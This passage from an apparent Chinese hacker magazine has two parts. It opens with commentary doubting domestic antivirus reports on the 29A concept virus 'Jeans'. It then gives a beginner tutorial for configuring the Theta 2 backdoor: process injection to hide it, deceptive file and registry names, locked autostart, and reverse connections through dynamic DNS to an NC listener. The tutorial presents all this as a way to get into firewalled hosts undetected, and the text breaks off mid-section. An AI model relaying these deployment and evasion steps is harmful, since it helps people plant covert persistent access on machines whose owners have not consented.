“据XX全球反病毒监测网（中国杀软厂商）介绍，今日有一个病毒特别值得注意，它是：“琼斯（i-worm.jeans.a）”病毒。“琼斯”病毒是全球第一个可以自己生成新病毒的病毒，此病毒的出现，可以看作是下一代病毒发展趋势的先声。目前该病毒只是国外某病毒编写组织发布的概念性病毒，所释放的程序还没有危害性，但将来很可能出现利用此思路编写的，真正意义上的自我完善、自我改进的智能化病毒。

“琼斯（i-worm.jeans.a）”病毒：警惕程度★★★☆，蠕虫病毒，通过电子邮件传播，依赖系统：win9x/nt/2000/xp。该病毒每次运行之后，会随机生成一个c语言的源文件，并即时编译成一个新的病毒变种。通俗地说就是“一个大病毒可以生出来多个表现特征、危害都不同的小病毒”，而要想查杀这些“生出来的病毒”难度会非常大。XX反病毒专家正在严密跟踪此病毒的最新发展。”


上边是XX的报道，别的杀毒软件公司也有类似报道。

我们来分析一下：首先这个病毒是29A的概念型病毒，也就是说只存在初步样本模型，其是否可以大范围传播还待定，目前只有部分国外知名厂商收到样本，目前也没有通过网络截获样本的报道，那国内厂商发布“警惕程度★★★☆“是否有点夸大其词。国内历来对病毒危害评定存在分歧，可以一个本来是个2星级的病毒，很可能就会成为4星的。其中的问题不简单的就是炒作问题，还包含行业规范不完善等诸多问题。

其次，这个概念病毒会“随机生成一个c语言的源文件，并即时编译成一个新的病毒变种。通俗地说就是“一个大病毒可以生出来多个表现特征、危害都不同的小病毒”。

病毒的模块中带了编译模块，那病毒体积会变大，这个病毒代码是普通病毒代码大小的十倍。体积过大这是病毒编写很忌讳的问题（这也是存在编写病毒语言选择和压缩方式的趋向性问题的原因），因为病毒的隐藏和感染模块是生存的前提。这个概念病毒是否可以传播开了，我表示怀疑：一个病毒是否可以传播开来，已经不单纯是个技术问题了，还包括社会工程学，心理学，安全应对措施，文化背景等诸多问题。国外的安全厂商是先收到样本的，我没有找到国外厂商的相关报道。国内的杀毒软件厂商是否收到样本我也表示怀疑。

抛开29A为了炫耀技术和一些其他因素，我们来看看目前的流行病毒给我们国人带来的思考：目前许多病毒都喜欢带有反杀毒软件功能，技术上可以利用进程实时监控，或者注册表检查等技术，一旦发现感染计算机中存在一些可能对病毒体存在威胁的软件时，就会破坏安全软件的执行程序和注册表里的相应键值。病毒编写者也可以利用把安全站点解析为错误地址的手法：利用hosts文件，屏蔽相关网站。但我们仔细观察一下，我们国内知名的杀毒软件有哪几个在病毒的威胁黑名单上榜上有名，令病毒编写者认为对其后成威胁，该在其反杀毒软件代码中有记载的呢？




回想这几年国内杀毒软件走过的历程：WYX曾经利用杀毒软件的缺陷，造成的分区丢失，无人为数据恢复买单；类似红色代码2等的“狼来了”失实的报道；厂商间的口水战，价格战，等等，不断出现，杀毒引擎的孰是孰非等争论此起彼伏。我们的厂商是不是更应该在技术上多花点时间，默默的作些分内之事呢？

希望本文可以带来些思考，衷心祝愿我们的本土安全软件可以走的更好，希望有一天在其他知名厂商在命名病毒的时候，也会在其他公司命名病毒方式描述里也看到国内杀毒软件产厂商的名字，因为那是一种尊严。这也是我写本文的目的。

下面的一段话不知出处，送给所有的人：

我们或许非常努力，但却可能碌碌无为。我们或许非常刻苦，但却可能一无所获。或许，有时候我们应该停下来好好思考。


主题乐园

Theta 2 配置和使用详解

·浪迹天

凡是接触黑界的朋友都知道WINSHELL吧！这可是大名鼎鼎的后门哦！它的主要的特点就是个头小，功能齐全，但是它唯一的不足就是不提供反弹连接，这在我们去获取安装有防火墙的主机权限时就觉得力不从心了，明明是把5277端口打开了，却连接不上，这是最郁闷的事情，于是乎，我们就到处寻找个头小，又可以反弹连接的木马，或者是后门。但是找到的不是太大，就是不可以反弹连接，直到一天，笔者以前就看过Theta的简介，它的名气也很大，被界内的人称为国外的WINSHELL，呵呵，功能很是了得啊，但是Theta 1出来的时候也没有反弹连接的功能，而且也没有密码保护的功能，虽然它的个头也比较的小，但是当时和我们的国产的WINSHELL比，还是比不赢啊！前几天去Theta的作者grirai的主页上看时，发现已经推出了Theta 2，赶忙下载下来，看了它的英文简介，吓我一跳啊！功能太强大了，把它的使用方法研究了一下，发现这个小个子的后门真的很好用，不敢独享，写出来和大家分享。写的很详细，主要是针对新手的，高手可以跳着看重点就好了，不要见笑！

一、Theta 2的新特点

Theta 2新增了反弹连接的功能，改进了Theta 1的一些句柄和内存泄露的错误，新增加密码保护功能，把Theta 1的CGI通知上线方式改为PHP方式。Theta 2很小，客户端就33.3Kb（包括加壳的工具FSG），生成的服务端就只有6.4K，作者说要不是因为要支持9＊的系统，那服务端可以做的更小，估计只有4K左右，它可以提供所有的DOS下的功能，它只有一个服务端，运行后就注入到别的进程了，（NT系统注入到"winlogon.exe"中，非NT的系统注入到"systray.exe"中）所以它还有一个比WINSHELL要好的功能就是可以隐藏进程，另外这么小的后门还支持反弹连接是我觉得最出彩的地方，听上去很强吧。不要着急，先看图1是它的客户端的界面，和WINSHELL真的很像是吧！具体配置和使用我下面会慢慢讲到的。

二、Theta 2的配置

我们下载下来的压缩包就有服务端生成器，用MD5检测它的MD5散列是：69B776EC9F94ADB0D9E2AD11602C97B5，如果你检测到的散列不对的话，那说明你下载的软件被人修改了，或者感染了别的什么东西，反正不是原来的那个了，你最好是删掉它，去作者的主页上下载。它的服务端由客户端直接生成，这和WINSHELL差不多吧！下面结合图2，我来详细的讲下它的配置的各个项的意思和要注意的事件。




图 1




图 2

General Settings（通用设置）

"Server File"：这是文件的名字，它在注入的时候就是以这个名字的形式把自己放在系统盘里的，随便填写，最好是可以和系统原来就有的一些文件很相似，这样可以更好的隐藏自己，但是要注意不要写的和系统原来就有的文件一样，这样的话，在它运行的时候就会把原来系统的文件修改或者覆盖掉，这样会使得原来的系统文件不能正常工作，当然这是我们不想要的。我在这里写的是thServer.exe。

"Port"：这是后门运行后在主机上监听的端口，原则上是随便填的，但是作者说是填大一点的端口，这样的话，我们好方便的认出我们设置的端口，还有就是不要担心你填的端口和主机的在用的端口会冲突，要是真的冲突的话，后门自己会选择一个没有用的端口来监听，当然它会想办法通知你了，具体是用什么办法通知你，我们在后面会说到。我这里使用的是51000端口。

"Server ID"：后门的标识，你可以任意的设置，最好是你自己可以认出，当你连接的时候，或者在后门通知我们的时候，你可以认出这是你的后门。但是也不要太有个性，免得被发现哦！大家看图2，我用的是theta，当然你可以自己填咯。

"Registry Key"：大家一看就知道，一旦这个后门运行后，在注册表中添加了这个名字后，后门就不能删去了，具体的删除办法我后面会讲到，是在注册表里添加的项的名字，你可以随便取，最好是具有欺骗性的名字会更好的。我主要是演示给大家看，随便设置的是ThServe了。

"Password"：这是theta 2新加的功能，原来的theta 1是没有密码保护功能的，在这里你可以任意设置后门的连接密码，当然要是你不想要密码的话，留着空的就行了！我在这里设置的是1234567890。

"Automatically start with Windows, and lock server file"：这是个复选框，就像名字说的那样，它可以防止文件或者在注册表里添加的项被删掉，同时使得后门随着系统的启动而启动。也许你要问，要是我们把文件和

注册表里的项删掉的话，那后门还会运行吗？呵呵！其实在注册表里或者在系统盘里的文件并不是后门真正在运行的，后门运行的是另外的进程，已经注入到别的进程里了，所以呢，就是被删掉也没有关系的。这里要说明的是，要是你在自己的机子上做实验或者说你不想让后门以后再启动了，那就别选，或者，你就选上吧！选上后我们也可以在连接的时候卸掉它的，具体方法后面会讲到，不要担心。

Connection Settings（连接设置）

"Direct Connection"：直接连接选项设置，主要是应用在主机的IP是公网的IP，或者你想连接的机子和你在同一个局域网里，也就是你可以找到它的IP的话，而且主机没有防火墙的情况下使用的，这里不需要设置什么，记得我们前面设置"Port"吗，这就是我们设置的后门监听的端口，我们连接的时候也是直接连接就行了，这里我没有选。

"Reverse Connection"：反弹连接选项。我认为这就是这个后门最出彩的地方，要是主机用了代理或者在局域网里的话，就算他中了我们的后门，我们在网络上找不到他们的IP的时候，当然我们用的最多情况是主机有防火墙，不允许我们连接它，这时我们就需要这个设置了，让它来找我们。我这里用这个反弹连接来演示的，当我们选上这个单选框的时候，上面设置的Port就没有用了，具体的设置在下面的两个框子里。

"SIN Port"：这里是设置让中了后门的电脑来连接我们的端口号，随你的便了，当然是你自己的主机没有在用的端口了。我们要做的就是用NC来监听这个端口就行了。我用的是50000端口。你想用什么，自己设置。

"SIN Address"：这里设置的是你的计算机的名字或者IP，是让后门反弹连接的主机的IP啦！如果你有固定的公网IP，那就把你的IP填上就行了；要是你只想连接到你的一个局域网的主机，就把你内网的IP写上也可以。比如我这里就是这样的，我在内网，我把我的内网的IP（192.168.3.54）写上去。要是你想让不和你在同个内网的机子来连接你的话，但是你的IP不固定，也就是说你是用拨号上网的话，这里你需要在http://no-ip.info注册一个帐号，比如你申请到的是"you.no-ip.info"，那就在这里填上"you.no-ip.info"，（注意没有引号）大家也许发现了，这样的配置就像灰鸽子用*.yeah.net中转的一样，但是这里不能自动更新，我们还要去下载一个"no-ip.info"的IP更新的客户端，你上网的时候就要打开这个客户端，把你的IP更新上去。如果你在局域网，没有自己的公网IP的话，你可以去找找以前的X档案，那里有几篇文章上说怎么样局域网里打造自己公网IP的，方法很多，不在详述。反向连接设置好了后，中了后门的电脑每隔5秒就向你设置的IP和端口连接一下，一直到连接成功为止，如果你和后门之间的连接突然断掉了，它会再隔5秒来连接你一下的，直到连接成功。

Notifications（通知方式）

在这里，我将介绍一下后门是如何通知我们，哪台电脑中了我们的后门。

